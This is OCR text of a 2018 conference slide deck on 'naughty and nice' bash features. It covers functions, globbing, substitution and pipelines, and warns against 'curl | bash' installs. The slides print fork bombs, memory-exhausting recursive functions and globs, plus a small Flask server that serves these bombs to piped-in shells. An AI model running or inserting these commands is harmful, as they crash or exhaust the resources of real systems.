
Naughty & Nice Bash Features

Nati Cohen / Here Mobility
@nocoot

אוגוסט פינגווין
כנס התוכנה החופשית השנתי בישראל 2018

$ echo $SHELL
/bin/bash




@nocoot

$ echo $SHELL
/bin/bash


@nocoot

$ echo $SHELL
/bin/bash



@nocoot

$ echo $SHELL
/bin/bash





```
bash 'extract_module' do
  cwd ::File.dirname(src_filepath)
  code <<-EOH
    mkdir -p #{extract_path}
    tar xzf #{src_filename} -C #{extract_path}
    mv #{extract_path}/*/* #{extract_path}/
    EOH
  not_if { ::File.exists?(extract_path) }
end
```

@nocoot

$ echo $SHELL
/bin/bash



```
bash 'extract_module' do
  cwd ::File.dirname(src_filepath)
  code <<-EOH
    mkdir -p #{extract_path}
    tar xzf
    mv #{ext
    EOH
  not_if { :
end
```

```
<%- if @kernel == 'Linux' -%>
#!/bin/bash
<%- else -%>
#!/bin/sh
<%- end -%>
#
# MySQL Backup Script
#  Dumps mysql databases to a file for another backup tool to pick up.
#
```


https://docs.chef.io/resource_bash.html
https://github.com/puppetlabs/puppetlabs-mysql/blob/master/templates/mysqlbackup.sh.erb

@nocoot

Today

@nocoot

Today



@nocoot

Functions

Functions

```
function is_it_on {
    ping -c 1 $1 &>/dev/null
}
```

```
$ is_it_on www.facebook.com || echo “OMG we’re doomed”
```

@nocoot

Nice Functions

@nocoot

Nice Functions

```
function it_crowd {
    # Turn it off and on again
    ssh $1 reboot
    # Is it off yet?
    while is_it_on $1; do :; done
    # Is it on yet?
    while ! is_it_on $1; do :; done
}
```

```
$ it_crowd mycomputer
```

@nocoot

Nice Functions

```
function it_crowd {
    # Turn it off and on again
    ssh $1 reboot
    # Is it off yet?
    while is_it_on $1; do :; done
    # Is it on yet?
    while ! is_it_on $1; do :; done
}

$ it_crowd mycomputer
```

: [arguments]
No effect; the command does nothing beyond expanding arguments and performing any specified redirections.

A zero exit code is returned.

http://git.savannah.gnu.org/cgit/bash.git/tree/builtins/colon.def

@nocoot

Functions

```
function is_it_on {
    ping -c 1 $1 &>/dev/null
}
```

```
$ is_it_on www.facebook.com || echo “OMG we’re doomed”
```

@nocoot

Compact Functions

```
is_it_on (){ ping -c 1 $1 &>/dev/null;}

$ is_it_on www.facebook.com || echo “OMG we’re doomed”
```

@nocoot

Compact Functions

```
is_it_on (){ ping -c 1 $1 &>/dev/null;}

$ is_it_on www.facebook.com || echo “OMG we’re doomed”
```

```
is_it_on{ ping -c 1 $1 &>/dev/null;}
bash: syntax error near unexpected token `}'
```

@nocoot

Compact Functions

```
is_it_on (){ ping -c 1 $1 &>/dev/null;}

$ is_it_on www.facebook.com || echo “OMG we’re doomed”
```

```
is_it_on(){ping -c 1 $1 &>/dev/null;}
bash: syntax error near unexpected token `{ping'
```

@nocoot

Compact Functions

```
is_it_on (){ ping -c 1 $1 &>/dev/null;}

$ is_it_on www.facebook.com || echo “OMG we’re doomed”
```

```
is_it_on (){ ping -c 1 $1 &>/dev/null}
>
```

@nocoot

Cmpct Functions

```
: (){ ping -c 1 $1 &>/dev/null;}
```

```
$ : www.facebook.com || echo “OMG we’re doomed”
```

@nocoot

Naughty Functions (Local)

```
: (){ :;}
```

```
$ :
```

```
Segmentation fault (core dumped)
```

@nocoot

Naughty Functions (Global)

```
---

: (){ : $1$1;}


$ : :
```

@nocoot

Naughty Functions (Global)

```
: (){ : $1$1;}
```

```
$ : :
```

```
bash: xrealloc: .././subst.c:687: cannot allocate
18446744071562068096 bytes (23624826880 bytes allocated)
```

@nocoot

Naughty Functions (Global)

```
---
: (){ : $1$1;}
```

Function definition

```
$ : :
```

```
bash: xrealloc: .././subst.c:687: cannot allocate
18446744071562068096 bytes (23624826880 bytes allocated)
```

@nocoot

Naughty Functions (Global)

```
---

: (){ : $1$1;}

$ : :
```

Function call

```
bash: xrealloc: .././subst.c:687: cannot allocate
18446744071562068096 bytes (23624826880 bytes allocated)
```

@nocoot

Naughty Functions (Global)

```
: (){ : $1$1;}
```

```
$ :
```

Parameter

```
bash: xrealloc: .././subst.c:687: cannot allocate
18446744071562068096 bytes (23624826880 bytes allocated)
```

@nocoot

Famous Naughty Functions

```
:(){ :|:&}
```


```
$ :
```

@nocoot

Famous Naughty Functions

```
:(){ :|:&}
```

```
$ :
```





```
bash: fork: Cannot allocate memory
```

@nocoot

Famous Naughty Functions

```
:(){ :|:&}
```

```
$ :
```




```
bash: fork: Cannot allocate memory
```

ENOMEM Cannot allocate sufficient memory to allocate a task structure for the child, or to copy those parts of the caller's context that need to be copied.

CLONE(2)
Image taken from: http://askubuntu.com/a/159499

@nocoot

Globbing

Globbing

Pathname expansion using pattern matching

```
$ ls -ld /etc/cron*
```

```
->
$ ls -ld /etc/cron.d /etc/cron.daily /etc/cron.hourly
/etc/cron.monthly /etc/crontab /etc/cron.weekly
```

@nocoot

Globbing

Pathname expansion using pattern matching

```
$ ls -ld /etc/cron*
```

```
->
$ ls -ld /etc/cron.d /etc/cron.daily /etc/cron.hourly
/etc/cron.monthly /etc/crontab /etc/cron.weekly
```

```
$ ls -ld /etcccc/*
```

@nocoot

Globbing

Pathname expansion using pattern matching

```
$ ls -ld /etc/cron*

->
$ ls -ld /etc/cron.d /etc/cron.daily /etc/cron.hourly
/etc/cron.monthly /etc/crontab /etc/cron.weekly

$ ls -ld /etcccc/*

->
$ ls -ld /etcccc/*
```

@nocoot

Nice Globbing (shopt -s extglob)

!(<PATTERN-LIST>) - anything except

```
$ rm -rf ~/Downloads/!(*.pdf|*.doc?|*.ods|*.xls?)
```

Nice Globbing (shopt -s extglob)

!(<PATTERN-LIST>) - anything except

```
$ rm -rf ~/Downloads/!(*.pdf|*.doc?|*.ods|*.xls?)
```

?(<PATTERN-LIST>) - zero or one
***(<PATTERN-LIST>)** - zero or more
+(<PATTERN-LIST>) - one or more
@(<PATTERN-LIST>) - exactly one

@nocoot

Nice Globbing (shopt -s <superpower>)

---

dotglob

Bash will also expand ‘.’ as part of glob (inc: `.` `..`)

globstar

‘**’ will match all files **and** zero or more directories

nocaseglob

case-insensitive globbing

nullglob / **failglob**

when globbing fails expand empty string / fail with error

@nocoot

Naughty Globbing

```
# Print all files in depth 10:
$ echo /*/*/*/*/*/*/*/*/*/*
```

@nocoot

Naughty Globbing

```
# Print all files in depth 10:
$ echo /*/*/*/*/*/*/*/*/*/*


# hogs your CPU, performs IOs, consumes memory
```

@nocoot

Naughty Globbing

BUT

Why???

o_O

```
# Print all files in depth 10:
$ echo /*/*/*/*/*/*/*/*/*/*
```


```
# hogs your CPU, performs IOs, consumes memory

Out of memory: Kill process 3769 (bash) score 792 or
sacrifice child
Killed process 3769 (bash) total-vm:23463052kB,
anon-rss:20065304kB, file-rss:0kB
```

```
# Bash 4.4 won’t OOM, will return as glob-fail
  AND keep hogging the memory!
```

@nocoot

Let’s build a Christmas tree

```
$ mkdir -p {a1,a2,a3}/{b1,b2,b3}/{c1,c2,c3}
```



@nocoot

How do you glob a tree?

```
$ strace -e openat bash -c 'echo */*/*'

openat(AT_FDCWD, ".", <FLAGS>) = 3
getdents(3, /* 5 entries */, 32768) = 120
openat(AT_FDCWD, "a2", <FLAGS>) = 3
openat(AT_FDCWD, "a3", <FLAGS>) = 3
openat(AT_FDCWD, "a1", <FLAGS>) = 3
openat(AT_FDCWD, "a2/b1", <FLAGS>) = 3
openat(AT_FDCWD, "a2/b3", <FLAGS>) = 3
openat(AT_FDCWD, "a2/b2", <FLAGS>) = 3
openat(AT_FDCWD, "a3/b1", <FLAGS>) = 3
openat(AT_FDCWD, "a3/b3", <FLAGS>) = 3
...
```

@nocoot

Where is the poop?




Image source: http://www.cse.unsw.edu.au/~billw/Justsearch.html

@nocoot

Size per file?

```
---

12b  # avg. file name length

+

52b  # avg. full path length in depth 10

=

64b
```

@nocoot

How many files?

```
$ for i in {1..10}; do echo -n "depth $i: "; find /
-mindepth $((i-1)) -maxdepth $i 2>/dev/null | wc -l; done
```

```
depth 1: 30
depth 2: 1418
depth 3: 21076
depth 4: 63150
depth 5: 199812
depth 6: 432928
depth 7: 568426
depth 8: 617698
depth 9: 511480
depth 10: 320827
```

@nocoot

How many files?

```
$ for i in {1..10}; do echo -n "depth $i: "; find /
-mindepth $((i-1)) -maxdepth $i 2>/dev/null | wc -l; done
```

```
depth 1: 30
depth 2: 1418
depth 3: 21076
depth 4: 63150
depth 5: 199812
depth 6: 432928
depth 7: 568426
depth 8: 617698
depth 9: 511480
depth 10: 320827
```

BUT

511480 * 64b = 32mb

o_O

@nocoot

ltrace to the rescue

```
strlen("p7zip-full") = 10
memset(0x88eff08, '\337', 58) = 0x88eff08
strcpy(0x88eff08,
"/proc/18256/root/proc/2628/root/usr/share/doc")= 0x88eff08
strcpy(0x88eff36, "p7zip-full") = 0x88eff36

strlen("mount") = 5
memset(0x88eff88, '\337', 53) = 0x88eff88
strcpy(0x88eff88,
"/proc/18256/root/proc/2628/root/usr/share/doc")= 0x88eff88
strcpy(0x88effb6, "mount")= 0x88effb6
...
```

@nocoot

ltrace to the rescue

```
---

strlen("p7zip-full") = 10
memset(0x88eff08, '\337', 58) = 0x88eff08
strcpy(0x88eff08,
"/proc/18256/root/proc/2628/root/usr/share/doc")= 0x88eff08
strcpy(0x88eff36, "p7zip-full") = 0x88eff36

strlen("mount") = 5
memset(0x88eff88, '\337', 53) = 0x88eff88
strcpy(0x88eff88,
"/proc/18256/root/proc/2628/root/usr/share/doc")= 0x88eff88
strcpy(0x88effb6, "mount")= 0x88effb6
...
```

@nocoot

ltrace to the rescue

```
strlen("p7zip-full") = 10
memset(0x88eff08, '\337', 58) = 0x88eff08
strcpy(0x88eff08,
"/proc/18256/root/proc/2628/root/usr/share/doc")= 0x88eff08
strcpy(0x88eff36, "p7zip-full") = 0x88eff36

strlen("mount") = 5
memset(0x88eff88, '\337', 53) = 0x88eff88
strcpy(0x88eff88,
"/proc/18256/root/proc/2628/root/usr/share/doc")= 0x88eff88
strcpy(0x88effb6, "mount")= 0x88effb6
...
```

@nocoot

/proc/<PID>/root

“per-process root of the filesystem, set by the chroot(2)”

usually symlink to /

Assuming root and 100 processes:

(100*432928 +

 100*100*21076) * 64b

= **15.1gb**

depth 1: **30**
depth 2: **1418**
depth 3: **21076**
depth 4: **63150**
depth 5: **199812**
depth 6: **432928**
depth 7: **568426**
depth 8: **617698**
depth 9: **511480**
depth 10: **320827**

@nocoot

Naughty Globbing - Recap

```
$ echo /*/*/*/*/*/*/*/*/*/*
```

- 64b per file
- Keeps previous level in memory (BFS)
- Follows symlinks over and over
  - /proc/PID/root
  - /proc/PID/cwd
  - /sys
    - crazy symlinks in subsystem, memory, etc.
- Fetchs inodes from the file system

@nocoot

Command Substitution

Command Substitution

```
# old-style
$ echo All you need is `basename $0`
All you need is bash

# new-style
$ echo $(basename $0) is all you need
bash is all you need
```

@nocoot

Command Substitution

```
# old-style
$ echo All you need is `basename $0`
All you need is bash

# new-style
$ echo $(basename $0) is all you need
bash is all you need

# new-style is cool
bobs_cred="$(echo bob:"$(shuf -n4 /usr/share/dict/words | tr
-d '\n')" | chpasswd -S -c SHA512)"
```

nested commands

@nocoot

Command Substitution

```
# old-style
$ echo All you need is `basename $0`
All you need is bash

# new-style
$ echo $(basename $0) is all you need
bash is all you need

# new-style is cool
bobs_cred="$(echo bob:"$(shuf -n4 /usr/share/dict/words | tr
-d '\n')" | chpasswd -S -c SHA512)"
```

nested double-quotes

@nocoot

Thanks @omribahumi !

Nice ~~Command~~ Process Substitution

```
# Compare filesystem features
$ diff <(dumpe2fs -h /dev/sdb1) <(dumpe2fs -h /dev/sdc1)

->
$ diff /dev/fd/63 /dev/fd/62
lr-x------ 1 nati nati ... /dev/fd/62 -> pipe:[142006]
lr-x------ 1 nati nati ... /dev/fd/63 -> pipe:[142004]
```

@nocoot

Naughty Command Substitution

```
$ `yes Let it snow`
```

```
$ yes somestring
somestring
somestring
somestring
somestring
somestring
...
```

@nocoot

Naughty Command Substitution

```
$ `yes Let it snow`
```

```
$ yes somestring
somestring
somestring
somestring
somestring
somestring
...
```

```
bash: xrealloc: .././subst.c:5273: cannot allocate
18446744071562067968 bytes (4298260480 bytes allocated)
```

@nocoot


Naughty Process Substitution

```
# Remember me?
$ :(){ : <(:);}



$ :
```

@nocoot

Naughty Process Substitution

```
# Remember me?
$ :(){ : <(:);}


$ :


bash: fork: Cannot allocate memory
```



@nocoot

Pipelines

@nocoot

ls | wc -l

The STDOUT of `ls` is connected to the STDIN of `wc -l`
Each command is executed as a separate process

@nocoot

Nice Pipelines: exit code(s)

```
# The following pipeline is a huge success
$ backup.sh | aws s3 cp - s3://my-bkt/backup.gz | echo Yay
$ echo $?  # Always 0
```

@nocoot

Nice Pipelines: exit code(s)

```
# The following pipeline is a huge success
$ backup.sh | aws s3 cp - s3://my-bkt/backup.gz | echo Yay
$ echo $?  # Always 0

# Solution 1
$ set -o pipefail  # pipes return rightmost non-zero
```

@nocoot

Nice Pipelines: exit code(s)

```
# Solution 2
$ ls | bogus_command | wc
bogus_command: command not found
      0       0       0
$ echo ${PIPESTATUS[@]}  # array of exit status values
0 127 0
```

http://tldp.org/LDP/abs/html/internalvariables.html#PIPESTATUSREF

@nocoot

Naughty Pipelines

```
curl http://install.myawesomefullstackapp.io | bash
```

Naughty Pipelines

```
curl http://install.myawesomefullstackapp.io | bash
```

- Someone can take over **install.myawesomefullstackapp.io**

So what?

0_0

@nocoot

Naughty Pipelines

```
import random
from flask import Flask
app = Flask(__name__)
@app.route("/")
def hello():
   return random.choice([': (){ :;} :',
                         ': (){ : $1$1;} : :',
                         ': (){ :|:&} :',
                         'echo /*/*/*/*/*/*/*/*/*',
                         '`yes Let it snow`',
                         ': (){ : <(:);} :'
                        ])
if __name__ == "__main__":
   app.run()
```

@nocoot

Naughty Pipelines

```
curl http://install.myawesomefullstackapp.io | bash
```

- Someone can take over **install.myawesomefullstackapp.io**

- What about network failures?
- Do you trust curl? is it a function/alias?
- Do you trust **myawesomefullstackapp.io**?

Naughty Pipelines

METEOR

DEVELOPERS SHOWCASE SOLUTIONS COMPANY

INSTALL

Current version: 1.8

View Release Notes

OSX / LINUX

Run the following command in your terminal to install the latest official Meteor release:

```
curl https://install.meteor.com/ | sh
```

- For compatibility, Linux binaries are built with CentOS 6.4 i386/amd64.
- iOS development requires the latest Xcode.

WINDOWS

First install Choco
Administrator con

```
choco ins
```

- Meteor supports
- The installer use
- Disabling antivir
- iOS developmer

@nocoot

Naughty Pipelines

METEOR

Perl CPAN Handlino

Perlbrew

Perlbrew

perlbrew is an admin-free perl installation management tool. The latest version is 0.73, read the release note: Release 0.73.

Install, quickly

Copy & Paste this line into your terminal:

```
\curl -L http://install.perlbrew.pl | bash
```

```
curl https://install.meteor.com/ | sh
```


- For compatibility, Linux binaries are built with CentOS 6.4 i386/amd64.
- iOS development requires the latest Xcode.

```
choco ins
```

- Meteor supports
- The installer use
- Disabling antivir
- iOS developmer

